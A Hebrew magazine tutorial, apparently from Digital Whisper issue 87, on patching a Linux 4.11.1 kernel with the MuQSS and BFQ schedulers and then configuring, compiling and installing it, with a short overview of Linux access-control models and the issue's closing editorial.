הדבר הראשון שנצטרך הוא את קוד המקור של לינוקס. ניתן להוריד אותו מ-kernel.org. תבחרו גרסה שמתאימה לכם. הנוסחה היא פשוטה: אם הגרסה של הקרנל שרץ לכם כרגע במחשב יציבה תבחרו בה.

```
$ uname -a
Linux 4.12.12-1 #1 SMP PREEMPT Sun Sep 10 09:41:14 CEST 2017 x86_64
GNU/Linux
```

אני אבחר בגרסה: 4.11.1 - בשבילי היא יציבה מספיק. לאחר ההורדה צרו תיקייה בשם linux וחלצו לתוכה את קוד המקור של הקרנל.

```
$ mkdir linux
$ mv downloads/linux-4.11.1.tar.xz linux/
$ cd linux && tar xvf linux-4.11.1.tar.xz
```

לאחר שחילצנו את הקרנל, נעבור לחלק היותר מעניין: החלת patches - למי שלא יודע פאטץ' (patch) - הוא טלאי לקוד מסוים, בשימוש בטלאי ניתן להוסיף או להסיר קטעי קוד. הרבה kernel hackers כתבו patches שנועדו לשפר את ביצועי הקרנל, אך אינם חלק מה-mainline ולכן נצטרך להוריד אותם בנפרד.

Patches

ה-patch הראשון שבו נשתמש הוא של Con Kolivas - בחור אוסטרלי מוכר מאוד בסצנה שבין היתר כתב את LRZIP. בשנת 2009 Kolivas כתב את - Brain Fuck Scheduler. ה-Process scheduler כחלופה ל-CFS - אני לא ארחיב על Scheduling במאמר זה. בשורה התחתונה BFS - ישפר את ביצועי המערכת שלכם באופן משמעותי אם את משתמשים ב-Desktop. החל מלינוקס 4.8 - BFS כבר לא בפיתוח ונכתב מחדש כ-MUQss.

ניתן להוריד את ה-patch מכאן לפי גרסת הקרנל שאנחנו מקמפלים, במקרה שלי זה-4.11.1. לאחר ההורדה מקמו את ה-patch בתיקיית השורש של הקרנל שלכם:

```
$ pwd
~/linux
$ mv 4.11-sched-MuQSS_156.patch linux-4.11.1/
$ ls linux-4.11.1/
4.11-sched-MuQSS_156.patch  crypto         init     MAINTAINERS  scripts
arch                        Documentation  ipc      Makefile
security
block                       drivers        Kbuild   mm           sound
certs                       firmware       Kconfig  net          tools
COPYING                     fs             kernel   README       usr
CREDITS                     include        lib      samples      virt
```

הפאטץ' הבא שבו נשתמש הוא - Budget Fair Queueing ה-I/O scheduler. ניתן להוריד אותו מכאן. אם אתם משתמשים בקרנל 4.12.0 ומעלה אין צוריך להוריד את BFQ, לינוקס כבר מכיל אותו.

לאחר שהורדתם את ה-patches נחיל אותם על קוד המקור של הקרנל. לפי הסדר:


```
$ patch -p1 < 0001-block-cgroups-kconfig-build-bits-for-BFQ-v7r11-
4.11..patches
$ patch -p1 < 0002-block-introduce-the-BFQ-v7r11-I-O-sched-for-
4.11.0.patch
$ patch -p1 < 0003-block-bfq-add-Early-Queue-Merge-EQM-to-BFQ-v7r11-
for.patch
$ patch -p1 < 0004-blk-bfq-turn-BFQ-v7r11-for-4.11.0-into-BFQ-v8r11-
for.patch
$ patch -p1 < 4.11-sched-MuQSS_156.patch
```

ונעבור לחלק "הטריקי" - הגדרת הקרנל. לפני שתמשיכו וודאו שהחבילה bc מותקנת בהפצה שלכם.

הקרנל שרץ לכם כרגע במערכת מוגדר באמצעות קובץ config שנמצא במיקום /proc/config.gz, נשתמש בקובץ זה על מנת לשמור הגדרות קיימות בקרנל. הכנת הקרנל:

```
$ make mrproper
$ zcat /proc/config.gz > .config
$ make menuconfig
```

בצורה זאת אנחנו חוסכים לעצמנו זמן יקר, ומשתמשים בהגדרות שכבר עובדות לנו בקרנל, כך שמה שנשאר להגדיר הוא מינימלי. לאחר הרצת הפקודות תקבלו תפריט שנראה כך:




נסקור את האפשרויות השונות:


אפשרות	תיאור
General setup	הגדרות כלליות (משמש בין היתר להגדרת ה-CPU Scheduler).
Enable loadable module support	הגדרת תמיכה ב-LKM (מודולים נטענים).
Enable the block layer	תמיכה ב-block devices.
Processor type and features	כל מה שקשור למעבד כגון: Processor family, Timer frequency ועוד.
Power management and acpi options	ניהול צריכת חשמל, שינה, ACPI, Suspend-to-RAM.
BUS Options (PCI etc..)	תמיכה ב-PCI, PCI debugging וכו.
Executable file formats / Emulations	קבצי הרצה (ELF/MISC) וכ'ו.
Networking support	רשתות (sockets, netfilter, testing)
Device drivers.	Device drivers.
Firmware drivers	Firmware drivers.
File systems	תמיכה במערכות קבצים ext4/xfs/jfs (הצפנה, אבטחה וכ'ו)
Kernel hacking	הגדרות שונות של הקרנל, debugging,testing מיועד בעיקר למפתחים (או למשתמשים שרוצים לדעת קצת יותר).
Security options.	הגדרות אבטחה. (security module, בקרת גישה)
Cryptographic options	קריפטוגרפיה, אלגוריתמים (RSA/DH/SHA).
Virtualization	תמיכה בוירטואליזציה. (KVM וכ'ו.)
Library routines	Library routines.

החומרה שלי ככל הנראה שונה משלכם. תחפשו הגדרות מומלצות לחומרה שלכם, אתם לא רוצים למצוא את עצמכם עם קרנל שנכשל בתהליך ה-boot שזה עוד נחשב "למקרה טוב", במקרה הרע המערכת שלכם כן תריץ את הקרנל, ולא תבינו למה אתם מקבלים "Kernel Panic" אחרי רבע שעה. בכדי לישר קו נוודא שההגדרות התואמות ל-Patches שהחלנו מופעלות.

עברו למיקום General setup וודאו ש-MuQSS מסומן:



לקבלת מידע על אפשרות, תקישו - h:




כפי שניתן לראות תפריט ה-"help" מסביר בפירוט על כל אפשרות, ונותן המלצה האם כדי להפעיל אותה או לא.


האפשרות השנייה שנגדיר היא ה-I/O Scheduler. עברו למיקום:

Enable the block layer -> IO Schedulers


ותאפשרו את BFQ:



לאחר מכן עברו לאפשרות Default IO Scheduler ושנו ל-BFQ:



את הקרנל הנוכחי אני מקמפל ללפטופ HP עם מעבד של intel, לכן מודולים שמיועדים ל-Dell/IBM/AMD - לא רלוונטים עבורי.



תפעילו שיקול דעת, ומה שאתם לא מכירים - פשוט אל **תגדירו**.

אבטחה

בכדי להסביר את מודל האבטחה בלינוקס נחזור למקורות. לינוקס הוא נגזרת של - Unix, ולכן מודל האבטחה בברירת מחדל הוא DAC (Discretionary Access Control) - שבקצרה נותן לבעלים של קובץ\משאב\תהליך להחליט למי לתת להם גישה.

למשל: בוב יוצר קובץ בשם test.txt ורוצה לשתף אותו עם משמש אחר במערכת בשם ג'ון. על מנת לעשות זאת, בוב מריץ את הפקודה:

```
$ setfacl -m u:john:rwx text.txt
```

ומאפשר לג'ון גישה לאותו קובץ. מכאן אנחנו מבינים שבעל הקובץ שולט בהגדרות האבטחה שלו.
קיים מודל אבטחה נוסף בשם MAC (Mandatory Access Control) שמאפשר להרחיב את האבטחה מעבר למה שמודל DAC מציע לנו ולהקטין את הנזק בעת גישה לא מורשת למערכת.

Selinux

Security-Enhanced Linux - לינוקס עם אבטחה מתקדמת. הנושא עצמו מצריך מאמר נפרד. אך על קצה המזלג, SElinux הוא מימוש של MAC שעליו דיברנו מקודם. ההרחבה מוסיפה שכבת אבטחה נוספת מעל ה-DAC המסורתי, ומבצעת בקרת גישה באמצעות "Security policy".

Grsecurity/PaX

פאטץ' שנוצר על מנת לשפר את האבטחה בקרנל. ה-patch עצמו היה חופשי עד לשנת 2015, אז מפתחי ה-patch שיווקו את הגרסאות היציבות רק ללקוחות, ואיפשרו לציבור להשתמש בגרסאות ה-testing. מתחילת 2017 מפתחי grs כבר אינם מציעים הורדה של ה-patch בחינם. אם אתם מתכוונים לרכוש את ה-patch או ללמוד עליו קצת יותר, אתם מוזמנים לקרוא את המאמר "rsecurity Security Features for G the Linux Kernel" שנכתב על ידי גילי ינקוביץ' ופורסם בגליון ה-70 של המגזין.
כמובן שקיימים עוד פיצ'רים באבטחת לינוקס (רשתות, הצפנה, מודולים נוספים וכ'ו), אך זה אינו נושא המאמר.

קימפול

הגיע הזמן. אחרי שהכנו את הקרנל הגיע הזמן להכניס אותו לתנור. תריצו:

```
$ make -j4 # 4 cores = -j4
```

זה יקח קצת זמן. אז תתאזרו בסבלנות.תהליך הקימפול יכול לקחת בין 10~ / 40~ דקות, תלוי במעבד, כמות המודולים שאתם מקמפלים ועוד . מומלץ לסגור דפדפנים פתוחים או כל יישום שלוקח כוח עיבוד.

כשהקרנל יהיה מוכן, תקבלו את ההודעה:

```
Kernel: arch/x86/boot/bzImage is ready  (#1)
```

לאחר הקימפול נתקין את המודולים החדשים:

```
$ sudo make modules_install
```

במידה ואתם מפתחים מודולים לקרנל אתם תצטרכו את ה-headers. תתקינו אותם עם הפקודה:

```
$ sudo make headers_install
```

נעתיק את הקרנל החדש לתקיית ה-/boot:

```
$ sudo cp -v arch/x86_64/boot/bzImage /boot/vmlinuz-linux-bh
```

ניצור initial RAM disk:

```
$ sudo mkinitcpio -k 4.11.1-bh -g /boot/initramfs-linux-bh
```

ולסיום נוסיף את הקרנל החדש לתפריט של - grub:

```
$ sudo grub-mkconfig -o /boot/grub/grub.cfg
```

זהו! כל מה שנשאר הוא לבצע reboot ולהנות מהקרנל החדש.

סיכום

יש יתרונות וחסרונות בקימפול הקרנל שלכם, מבחינתי היתרונות עולות על החסרונות. את קוד המקור של הקרנל שקימפלתם, אל תמחקו יכול להיות שתצטרכו אותו בעתיד. בכל תהליך הקימפול הנחתי שכבר יש לכם קרנל במערכת, קימפול על מערכת ללא קרנל מצריך יותר התעסקות.

במידה ואתם משתמשים ב-Archlinux תוכלו לקצר את כל התהליך הידני ולהשתמש ב-PKGBUILD. לדוגמא: linux-ck.

דברי סיכום לגליון ה-87

בזאת אנחנו סוגרים את הגליון ה-87 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא בסוף חודש אוקטובר.

אפיק קסטיאל,

ניר אדר,

30.9.2017